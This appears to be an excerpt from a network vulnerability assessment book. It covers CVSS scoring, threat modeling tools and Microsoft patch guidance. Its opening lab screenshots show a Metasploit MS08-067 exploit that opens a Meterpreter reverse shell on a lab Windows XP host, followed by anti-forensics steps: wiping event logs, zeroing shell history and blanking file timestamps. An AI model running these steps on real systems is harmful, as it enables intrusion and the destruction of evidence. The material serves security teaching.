Information	8/20/2018	11:33:19 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:28:19 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:28:19 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:25:05 ...	Browser	None	8033	N/A	SAGAR-C51B4AADE


```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] 192.168.25.130:445 - Automatically detecting the target...  
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1065) at 2018-08-20 12:14:36 +0530  
  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > clearev  
[*] Wiping 116 records from Application...  
[*] Wiping 284 records from System...  
[-] stdapi_sys eventlog_open: Operation failed: 1314  
meterpreter > |
```





```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# echo $HISTSIZE
1000
root@kali:~# export HISTSIZE=0
root@kali:~# echo $HISTSIZE
0
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help


msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1139) at
2018-08-21 14:59:17 +0530

meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > timestomp command.com -v
[*] Showing MACE attributes for command.com
Modified      : 2001-08-23 16:30:00 +0530
Accessed      : 2017-01-24 14:24:47 +0530
Created       : 2001-08-23 16:30:00 +0530
Entry Modified: 2017-01-24 14:28:32 +0530
meterpreter >
```

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > timestomp confidential.txt -v
[*] Showing MACE attributes for confidential.txt
Modified      : 2017-06-01 09:25:54 +0530
Accessed      : 2017-06-01 09:25:44 +0530
Created       : 2017-06-01 09:25:54 +0530
Entry Modified: 2017-06-01 09:26:03 +0530
meterpreter > timestomp confidential.txt -b
[*] Blanking file MACE attributes on confidential.txt
meterpreter > |
```



Chapter 10: Vulnerability Scoring



Base Score

Select values for all base metrics to generate score



Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P)	Scope (S) Unchanged (U) Changed (C)
Attack Complexity (AC) Low (L) High (H)	Confidentiality (C) None (N) Low (L) High (H)
Privileges Required (PR) None (N) Low (L) High (H)	Integrity (I) None (N) Low (L) High (H)
User Interaction (UI) None (N) Required (R)	Availability (A) None (N) Low (L) High (H)





Base Score **9.4**
(Critical)



Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P)	Scope (S) Unchanged (U) Changed (C)
Attack Complexity (AC) Low (L) High (H)	Confidentiality (C) None (N) Low (L) High (H)
Privileges Required (PR) None (N) Low (L) High (H)	Integrity (I) None (N) Low (L) High (H)
User Interaction (UI) None (N) Required (R)	Availability (A) None (N) Low (L) High (H)

Chapter 11: Threat Modeling










Network Vulnerability Assessment


The screenshot displays the Threat Modeling Tool 2016 interface. At the top, a menu bar includes File, Edit, View, Settings, Diagram, Reports, and Help. Below the menu is a toolbar with various icons. The main workspace shows a diagram titled 'Diagram 1' on a grid background. The diagram illustrates a system architecture with components: Generic Data Store, OS Process, Generic External Interactor, and HTTPS. Data flows are represented by arrows, and a dashed red line indicates a 'Generic Trust Border Boundary'. Below the diagram is a 'Threat List' table with the following data:

ID	Title	Category	Description	Justification	Interaction	Diagram	Changed By	Last Modified	State	Priority
1	Spoofing of Source Data Store Generic Data Store	Spoofing	Generic Data Store may be spoofed by an attack...		Generic Data F...	Diagram 1		06-08-2014 06...	Not Started	High
2	Weak Access Control for a Resource	Information Di...	Improper data protection of Generic Data Store...		Generic Data F...	Diagram 1		06-08-2014 06...	Not Started	High
3	Spoofing of Destination Data Store Generic Data Store	Spoofing	Generic Data Store may be spoofed by an attack...		Generic Data F...	Diagram 1		06-08-2014 06...	Not Started	High
4	Potential Excessive Resource Consumption for OS Process or Generic Data Store	Denial Of Servi...	Does OS Process or Generic Data Store take expl...		Generic Data F...	Diagram 1		06-08-2014 06...	Not Started	High
5	Elevation Using Impersonation	Elevation Of Pr...	OS Process may be able to impersonate the cont...		Generic Data F...	Diagram 1		06-08-2014 06...	Not Started	High
6	Elevation Using Impersonation	Elevation Of Pr...	OS Process may be able to impersonate the cont...		Generic Data F...	Diagram 1		06-08-2014 06...	Not Started	High
7	Spoofing the Generic External Interactor External Entity	Spoofing	Generic External Interactor may be spoofed by a...		HTTPS	Diagram 1		06-08-2014 06...	Not Started	High
8	Elevation Using Impersonation	Elevation Of Pr...	OS Process may be able to impersonate the cont...		HTTPS	Diagram 1		06-08-2014 06...	Not Started	High

At the bottom, there is a 'Threat Properties' section with a 'Threat Properties' button.

This screenshot shows the same Threat Modeling Tool 2016 interface as the previous one, but with a 'Generate Report' dialog box open. The dialog box has a title bar 'Generate Report' and a close button. The main content area is titled 'Custom Threat Properties' and contains the text 'Threat properties to include in report:'. Below this text is a large empty text area for specifying properties. At the bottom of the dialog box is a 'Generate Report' button. The background diagram and threat list are partially visible behind the dialog box.






The screenshot shows a web browser window with the URL `mozilla.github.io/seasponge/#/create`. The page title is "SeaSponge" and it includes navigation links for "About" and "Docu". The main content area is titled "Create a Model" and contains a form with the following fields:

- Project Title:** A text input field containing "Example 1".
- Authors:** A text input field containing "Sagar Rahalkar".
- Version:** A text input field containing "1.0.0".
- Configuration File:** A section with a "Browse..." button and the text "No file selected.".

At the bottom of the form is a "Start Modeling!" button.



SeaSponge File Zoom-In Zoom-Out Example 1

Human User

Category
External

Tags
Comma separated tags

Icon
images/icons/user91.svg

Code Type
Managed

Running As
Kernel

Accepts Input From
Kernel, System, or Local Admin

Has Authentication Scheme

Has Communication Protocol

Has Authorization Scheme

Untitled Diagram + Diagram

The diagram displays two external nodes on a white background. The first node is a blue circle with a white silhouette of a person, labeled 'Human User <External>'. The second node is a grey square with a white server rack icon, labeled 'Server <External>'. Both nodes have four small green circles around them, representing connection points.

Chapter 12: Patching and Security Hardening

The screenshot shows the Microsoft Security Update Guide website. The page title is "Security Update Guide". Below the title, there is a search bar and several filters: "From" (05/09/2018), "To" (06/18/2018), "All Product Categories", "All Products", "All Severities", and "All Impacts". There is also a search box for "Search on CVE number or KB Article".

Below the search filters, there is a "Release Notes" section with a table:

Date	Release
06/12/2018	June 2018 Security Updates

Below the release notes, there is a "Security Updates" section with a table. The table has columns for Date, Product, Platform, Article, Download, and Details. The "Show:" options are checked for "Details", "Severity", and "Impact".

Date	Product	Platform	Article	Download	Details
06/13/2018	Updates forthcoming		CVE-2018-3665	To be determined	ADV180016
06/12/2018	Excel Services	Microsoft SharePoint Enterprise Server 2013 Service Pack 1	4018391	Security Update	ADV180015
06/12/2018	Word Automation Services	Microsoft SharePoint Server 2013 Service Pack 1	4022179	Security Update	ADV180015
06/12/2018	Word Automation Services	Microsoft SharePoint Server 2010 Service Pack 2	4022197	Security Update	ADV180015

